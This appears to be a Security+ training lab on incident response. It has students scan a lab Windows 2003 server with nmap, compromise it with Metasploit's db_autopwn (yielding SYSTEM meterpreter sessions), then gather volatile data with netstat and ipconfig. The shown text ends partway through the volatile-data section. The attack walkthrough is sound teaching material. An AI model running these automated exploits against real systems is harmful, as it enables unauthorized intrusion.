



## CompTIA Security+® Lab Series

### Lab 6: Incident Response Procedures

CompTIA Security+® Domain 2 - Compliance and Operational Security

Objective 2.3: Execute appropriate Incident Response Procedures

Document Version: **2013-08-02**

**Organization:** Moraine Valley Community College  
**Author:** Jesse Varsalone

Copyright © Center for Systems Security and Information Assurance (CSSIA), National Information Security, Geospatial Technologies Consortium (NISGTC)

The original works of this document were funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) at Moraine Valley Community College (MVCC).



This work has been adapted by The Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCT) Grant No. TC-22525-11-60-A-48. The National Information Security, Geospatial Technologies Consortium (NISGTC) is authorized to create derivatives of identified elements modified from the original works. These elements are licensed under the Creative Commons Attributions 3.0 Unported License. To view a copy of this license, visit <http://creativecommons.org/licenses/by/3.0/> or send a letter to Creative Commons, 444 Castro Street, Suite 900, Mountain View, California, 94041, USA.

*The Network Development Group (NDG) is given a perpetual worldwide waiver to distribute per US Law this lab and future derivatives of these works.*

## Contents

|  |    |
|--|----|
| Introduction .....   | 3  |
| Objective: Execute Appropriate Incident Response Procedures..... | 3  |
| Pod Topology .....   | 5  |
| Lab Settings.....  | 6  |
| 1 Using db_autopwn to Attack a Remote System.....                | 8  |
| 1.1 Attacking a Remote Machine Using db_autopwn .....            | 8  |
| 1.2 Conclusion .....   | 14 |
| 1.3 Discussion Questions.....                                    | 14 |
| 2 Collecting Volatile Data .....                                 | 15 |
| 2.1 Collecting Volatile Data on a Compromised Machine .....      | 15 |
| 2.2 Conclusion .....   | 22 |
| 2.3 Discussion Questions.....                                    | 22 |
| 3 Viewing Network Logs .....                                     | 23 |
| 3.1 Viewing Network Logs within Windows.....                     | 23 |
| 3.2 Conclusion .....   | 28 |
| 3.3 Discussion Questions.....                                    | 28 |
| References .....   | 29 |

## Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This work has been adapted by The Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will learn some of the various methods that can be utilized to determine if an attacker attempted or successfully compromised a system. Some information about the attacker, such as their IP address, may be lost if the machine is shutdown. For this reason, volatile data is collected before shutting down.

This lab includes the following tasks:

- 1 - Using db\_autopwn to Attack a Remote System
- 2 - Collecting Volatile Data
- 3 - Viewing Network Logs

## Objective: Execute Appropriate Incident Response Procedures

If a system has been compromised, it is important to know what actions should be taken. Appropriate actions include collecting volatile data on the system, as well as analyzing the system logs. This will help you to understand which machines were involved in the attack and what attackers are still currently connected to the system.

**Volatile Data** – When a computer is turned off, information such as active network connections is lost. Investigators may want to examine active connections to the machine. Therefore, volatile data should be collected before turning off the machine.

**Network Logs** – When a browser connects to a web site, that activity is logged by the system. The logs can be examined to determine the IP addresses of connected users.

**Netstat** – This command can be used in the Mac, Windows, and Linux operating systems to determine active network connections and to determine which ports the machine is listening on. It works for both IPv4 and IPv6 connections.

**db\_autopwn** – db\_autopwn automatically launches Metasploit exploits based on which ports are discovered to be open on the victim's system during the Nmap scan.

**Windows Command Shell** – The Windows command shell allows users to interact with the operating system from a command line environment. Virtually anything that can be done in the Graphical User Interface, or GUI, in Windows can be done from the command line. The Windows Command Shell is one of the payloads that can be used within Metasploit. If a system is vulnerable to an exploit and a hacker launches a successful attack, a command shell can be sent from the victim's machine to the attacker. Once the attacker has a command shell connected to the victim's machine, they can run commands on the remote system.

## Pod Topology




Figure 1: Topology

## Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

### Required Virtual Machines and Applications

Log in to the following virtual machines before starting the tasks in this lab:

|  |                 |
|--|-----------------|
| BackTrack 5 Internal Attack Machine        | 192.168.100.3   |
| BackTrack 5 root password                  | password        |
| Windows 2k3 Server Internal Victim Machine | 192.168.100.201 |
| Windows 2k3 Server administrator password  | password        |

### BackTrack 5 Internal Attack Login:

1. Click on the **BackTrack 5 Internal Attack** icon on the topology.
2. Type **root** at the **bt login:** username prompt.
3. Type **password** at the **Password:** prompt.


For security purposes, the password will not be displayed.

A terminal window titled "BackTrack 5 R1 - Code Name" showing the login process. The prompt "bt login: root" is displayed, followed by "Password:" and a single underscore character representing the password input.

```
BackTrack 5 R1 - Code Name
bt login: root
Password: _
```

Figure 2: BackTrack 5 login

4. To start the GUI, type **startx** at the **root@bt:~#** prompt.

A terminal window showing instructions for starting the graphical interface. The text includes "[\*] To start a graphical interface, type 'startx'." and "[\*] The default root password is 'toor'." followed by the command "root@bt:~# startx\_" being entered.

```
[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".
root@bt:~# startx_
```

Figure 3: BackTrack 5 GUI start up

### Windows 2k3 Server Internal Victim:

1. Click on the **Windows 2k3 Server Internal Victim** icon on the topology.
2. Use the PC menu in the NETLAB+ Remote PC Viewer to send a **Ctrl-Alt-Del** (version 2 viewer), or click the **Send Ctrl-Alt-Del** link in the bottom right corner of the viewer window (version 1 viewer).
3. Enter the User name, **Administrator** (verify the username with your instructor).
4. Type in the password, **password**, and click the **OK** button (verify the password with your instructor).



Figure 4: Windows 2k3 login

## 1 Using db\_autopwn to Attack a Remote System


db\_autopwn automatically launches Metasploit exploits for the Windows, Mac, Linux, and UNIX operating systems based on open ports on the system you are attempting to attack. If a system is vulnerable to any of the exploits that the user launches, the attacker will be able to access the victim through meterpreter or a command shell.

### 1.1 Attacking a Remote Machine Using db\_autopwn

To launch an attack using db\_autopwn, perform the following steps:

Keep in mind that Linux commands are case sensitive. The commands must be entered exactly as shown, or errors will occur.

1. Open a terminal in the BackTrack 5 Internal Attack Machine and type the following command into the command prompt. It will use Nmap to conduct a ping scan to find hosts on a network (**Note: Linux is case sensitive, use lowercase "s" and capital "P"**):  
root@bt:~#nmap -sP 192.168.100.\*



```
root@bt:~# nmap -sP 192.168.100.*

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-03-25 14:08 EDT
Nmap scan report for 192.168.100.1
Host is up (0.00015s latency).
MAC Address: 00:50:56:98:00:97 (VMware)
Nmap scan report for 192.168.100.3
Host is up.
Nmap scan report for 192.168.100.5
Host is up (0.00025s latency).
MAC Address: 00:50:56:98:00:1A (VMware)
Nmap scan report for 192.168.100.147
Host is up (0.00016s latency).
MAC Address: 00:50:56:98:00:9D (VMware)
Nmap scan report for 192.168.100.201
Host is up (0.00013s latency).
MAC Address: 00:50:56:98:00:96 (VMware)
Nmap done: 256 IP addresses (5 hosts up) scanned in 40.90 seconds
```

Figure 5: The Results of a Ping Scan using Nmap with the -sP option

The results provide several IP addresses:

- 192.168.100.1 (gateway)
- 192.168.100.3 (attacker)
- 192.168.100.5 (attacker)
- 192.168.100.147 (victim)
- 192.168.100.201 (victim)




The labels for the machine's IP addresses (gateway, attacker, and victim) were added only because we are familiar with our lab topology. Nmap does not know the difference between attacker and victim machines.

We can then perform an operating system scan in order to determine which of the two machines is running the Windows operating system.

2. We will perform an operating system scan of the firewall host.

```
root@bt:~#nmap -O 192.168.100.1
```



```
root@bt:~# nmap -O 192.168.100.1

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-06-25 17:46 EDT
Nmap scan report for pfSense.localdomain (192.168.100.1)
Host is up (0.00019s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
MAC Address: 00:50:56:98:01:7A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): OpenBSD 4.X (86%)
Aggressive OS guesses: OpenBSD 4.0 (86%), OpenBSD 4.3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.29 seconds
```

Figure 6: An nmap scan of 192.168.100.1

We will now perform an operating system scan against the remaining victim machine. Even though we are fairly confident it is running Windows, we will scan it anyway.

3. We will perform an operating system scan of the second victim.

```
root@bt:~#nmap -O 192.168.100.201
```

```

root@bt:~# nmap -O 192.168.100.201

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-03-25 14:44 EDT
Nmap scan report for 192.168.100.201
Host is up (0.00041s latency).
Not shown: 975 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1028/tcp  open  unknown
1039/tcp  open  sbl
1040/tcp  open  netsaint
1044/tcp  open  dcutility
1052/tcp  open  ddt
1061/tcp  open  kiosk
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
8099/tcp  open  unknown
MAC Address: 00:50:56:98:00:96 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003

```

Figure 7: An nmap scan of 192.168.100.201

The detail of your Nmap scan may vary slightly from what is shown above.

The results of the Nmap operating system scan indicate that the system is running Microsoft Windows. It says it could be Windows XP SP2 or Windows Server 2003. Some of the open ports, such as Lightweight Directory Access Protocol (LDAP) and Post Office Protocol Version 3 (POP3), indicate that the system is a server, not an XP client.

4. Open a terminal within BackTrack 5 Internal Attack Machine by clicking on the terminal icon in the top left corner and type **msfconsole** to launch Metasploit. The banner you see may be different from the one shown in the picture below. You can type **banner** to change the banner:  
root@bt:~#**msfconsole**

```
root@bt:~# msfconsole
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

    wake up, Neo...
  the matrix has you
follow the white rabbit.

    knock, knock, Neo.

<< back | track


=[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --[ 716 exploits - 361 auxiliary - 68 post
+ -- --[ 226 payloads - 27 encoders - 8 nops
=[ svn r13462 updated 237 days ago (2011.08.01) the more you use

Warning: This copy of the Metasploit Framework was last updated 237 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf >
```

Figure 8: One of the banners for the msfconsole of Metasploit

- At the msf prompt, you can type the `?` to see a list of available commands:  
`msf > ?`



```

Database Backend Commands
=====
Command      Description
-----
creds        List all credentials in the database
db_autopwn   Automatically exploit everything
db_connect   Connect to an existing database
db_disconnect Disconnect from the current database instance
db_driver    Specify a database driver
db_export    Export a file containing the contents of the database
db_import    Import a scan result file (filetype will be auto-detected)
db_nmap      Executes nmap and records the output automatically
db_status    Show the current database status
hosts        List all hosts in the database
loot         List all loot in the database
notes        List all notes in the database
services     List all services in the database
vulns        List all vulnerabilities in the database
workspace    Switch between database workspaces

msf >


```

Figure 9: Commands Available within Msfconsole

The commands listed at the end of the help are **Database Backend** commands. We can run an Nmap scan using **db\_nmap** and the results will be sent into a database on the Metasploit host.

- Type the following command to perform a scan on 192.168.100.201. The -T4 argument allows for a faster execution of the scan and the -A argument is used to enable OS and version detection. The -v argument will increase the verbosity level.

`msf > nmap -T4 -A -v 192.168.100.201`



```
msf > nmap -T4 -A -v 192.168.100.201
```

Figure 10: `nmap -T4 -A -v 192.168.100.201`

- Type the following command to perform a scan and add 192.168.100.201 to Metasploit's backend database. Ports 21-445 will be focused on and will be logged in the database.

`msf > db_nmap 192.168.100.201 -p 21-445`



```
msf > db_nmap 192.168.100.201 -p 21-445
```

Figure 11: `db_nmap`



The results of the Nmap scan sent to the database will be displayed.

```
msf > db_nmap 192.168.100.201
[*] Nmap: Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-03-25 15:09 EDT
[*] Nmap: Nmap scan report for 192.168.100.201
[*] Nmap: Host is up (0.00085s latency).
[*] Nmap: Not shown: 975 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 23/tcp    open  telnet
[*] Nmap: 25/tcp    open  smtp
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 88/tcp    open  kerberos-sec
[*] Nmap: 110/tcp   open  pop3
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 389/tcp   open  ldap
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 464/tcp   open  kpasswd5
[*] Nmap: 593/tcp   open  http-rpc-epmap
[*] Nmap: 636/tcp   open  ldapssl
[*] Nmap: 1025/tcp  open  NFS-or-IIS
[*] Nmap: 1026/tcp  open  LSA-or-nterm
[*] Nmap: 1028/tcp  open  unknown
[*] Nmap: 1039/tcp  open  sbl
[*] Nmap: 1040/tcp  open  netsaint
[*] Nmap: 1044/tcp  open  dcutility
[*] Nmap: 1052/tcp  open  ddt
[*] Nmap: 1061/tcp  open  kiosk
[*] Nmap: 3268/tcp  open  globalcatLDAP
[*] Nmap: 3269/tcp  open  globalcatLDAPssl
[*] Nmap: 8099/tcp  open  unknown
[*] Nmap: MAC Address: 00:50:56:98:00:96 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds
msf >
```

Figure 12: db\_nmap results

8. Type the following command to run **db\_autopwn**  
`msf > db_autopwn -p -t -e -r`

```
msf > db_autopwn -p -t -e -r
```

Figure 13: db\_autopwn

The scan can take a considerable amount of time (about 5 minutes). This scan will attempt to exploit the victim machine using the information stored in the database by the previous scan. If **db\_autopwn** is successful, there will be one or more active connections to the victim.

```

Active sessions
=====
  Id  Type  Information  Connection
  --  --  --  --
  1  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ WIN2K3DC  192.168.100.3:29178
-> 192.168.100.201:1106  exploit/windows/dcerpc/ms03_026_dcom
  2  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ WIN2K3DC  192.168.100.3:6306
-> 192.168.100.201:1107  exploit/windows/smb/ms08_067_netapi
  3  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ WIN2K3DC  192.168.100.3:39212
-> 192.168.100.201:1109  exploit/windows/smb/ms08_067_netapi

```

Figure 14: Connections from the Attacker to the Victim

We now have active connections to the victim machine. We can now go to the victim machine and collect volatile data and view the network logs.

Information provided by the active session screen, include:

- Attacker and victim ports in use
- Level of access on the victim (Example SYSTEM)
- Whether a meterpreter shell or a reverse shell has been sent to the attacker

## 1.2 Conclusion

Metasploit is a framework that contains exploits for a variety of operating systems including Mac, Linux, UNIX, and Windows. An attacker must be comfortable with the commands within **msfconsole** to be able to set the options Metasploit requires. However, with **db\_autopwn**, the attacker only needs to know the IP address of the victim machine, which they can obtain by performing a ping scan with Nmap.

## 1.3 Discussion Questions

1. What is the command to scan the 192.168.100.0/24 network for hosts?
2. What is the command to scan 192.168.100.147 for open TCP ports?
3. How can you determine the operating system that the target system is running?
4. What command must be run before utilizing the **db\_autopwn** command?

## 2 Collecting Volatile Data

If a machine has been compromised, it is important to get some information off the machine before you shut it down. Any data residing in RAM, or memory, will be gone when the system is shutdown.

### 2.1 Collecting Volatile Data on a Compromised Machine

Attackers have the ability to hide process and normal output that is expected when you type a Windows command like **netstat**. For this reason, trusted executables, or binaries, should be used when performing incident response. In this case, we will use the actual executables on the compromised system just to get a feel for how incident response is done. If this was a real compromised system, we could use a DVD with trusted binaries.

#### Log on to the Windows 2003 Server

1. Log on to the **Windows 2k3 Server Internal Victim Machine**. Use the PC menu in the NETLAB+ Remote PC Viewer to send a **Ctrl-Alt-Del** (version 2 viewer), or click the **Send Ctrl-Alt-Del** link in the bottom right corner of the viewer window (version 1 viewer). Log on with the username of **Administrator** and the password of **password**.

If you are already logged into the machine, you may skip this step.



Figure 15: Send Ctrl-Alt-Del to the Windows 2003 Server


2. Open a command prompt on the Windows 2003 Server Internal Victim Machine by double-clicking on the shortcut to **Command Prompt** located on the desktop.



**Figure 16: Shortcut to Windows Command Prompt on the Victim Machine**


At the command prompt, type the following command to add your investigator name to the incident response text file you are creating. Initially, you will use a single redirect (>). When typing subsequent commands, you will use a double redirect to append the file.

3. Type the following command to add the investigator name to the ir.txt file:  
**C:\echo student investigator > ir.txt**




**Figure 17: Sending the Output to ir.txt**

4. To view the output, type the following command:  
**C:\type ir.txt**



**Figure 18: Output of the ir.txt file**

5. Type the following command to add the date to the ir.txt file:  
**C:\date /t >> ir.txt**



**Figure 19: Add the Date to ir.txt**


6. To view the output, type the following command:  
**C:\type ir.txt**



**Figure 20: Output of the ir.txt file**




7. Type the following command to add the time to the ir.txt file.  
**C:\time /t >> ir.txt**



```
C:\>time /t >> ir.txt
```

**Figure 21: Add the time to ir.txt**

8. To view the output, type the following command:  
**C:\type ir.txt**




```
C:\>type ir.txt
investigator student
Sun 03/25/2012
03:45 PM
```

**Figure 22: The Output of the ir.txt file**

Having the time and date included when you collect the volatile data could be important if you are called to testify in court, or if a timeline needs to be established by the investigator.


9. Type the following command to add the computer name to the ir.txt file:  
**C:\hostname >> ir.txt**



```
C:\>hostname >> ir.txt
```

**Figure 23: Add the Computer Name to ir.txt**

10. To view the output, type the following command:  
**C:\type ir.txt**



```
C:\>type ir.txt
investigator student
Sun 03/25/2012
03:45 PM
win2k3dc
```

**Figure 24: Output of the ir.txt file**

11. Type the following command to add the IP address information to the ir.txt file:  
**C:\ipconfig /all >> ir.txt**



```
C:\>ipconfig /all >> ir.txt
```

**Figure 25: Add the IP address to ir.txt**

12. To view the output, type the following command:

**C:\type ir.txt**

```
C:\>type ir.txt
investigator student
Sun 03/25/2012
03:45 PM
win2k3dc

Windows IP Configuration

Host Name . . . . . : win2k3dc
Primary Dns Suffix . . . . . : ptest.org
Node Type . . . . . : Unknown
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : ptest.org

Ethernet adapter Local Area Connection 3:

Connection-specific DNS Suffix . : 
Description . . . . . : VMware Accelerated AMD PCNet Adapter #2
Physical Address. . . . . : 00-50-56-98-00-96
DHCP Enabled. . . . . : No
IP Address. . . . . : 192.168.100.201
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.100.1
DNS Servers . . . . . : 192.168.100.1
```

**Figure 26: The Output of the ir.txt file**

It is very important to collect IP address information because it can change. The machine, for example, could be using Dynamic Host Configuration Protocol, or DHCP. One of the most important items to collect is the **netstat** data, which may indicate what active connections are established between the victim and any attack machines.

13. Type the following command to add the **netstat** command to the ir.txt file:

**C:\netstat -an | findstr "ESTABLISHED" >> ir.txt**

```
C:\>netstat -an | findstr "ESTABLISHED" >> ir.txt
```

**Figure 27: Add the netstat command to ir.txt**

14. To view the output, type the following command:

**C:\type ir.txt**

```
TCP    127.0.0.1:389          127.0.0.1:1033      ESTABLISHED
TCP    127.0.0.1:389          127.0.0.1:1036      ESTABLISHED
TCP    127.0.0.1:389          127.0.0.1:1037      ESTABLISHED
TCP    127.0.0.1:389          127.0.0.1:1048      ESTABLISHED
TCP    127.0.0.1:1033        127.0.0.1:389       ESTABLISHED
TCP    127.0.0.1:1036        127.0.0.1:389       ESTABLISHED
TCP    127.0.0.1:1037        127.0.0.1:389       ESTABLISHED
TCP    127.0.0.1:1048        127.0.0.1:389       ESTABLISHED
TCP    192.168.100.201:389    192.168.100.201:1067 ESTABLISHED
TCP    192.168.100.201:1025    192.168.100.201:1069 ESTABLISHED
TCP    192.168.100.201:1025    192.168.100.201:1070 ESTABLISHED
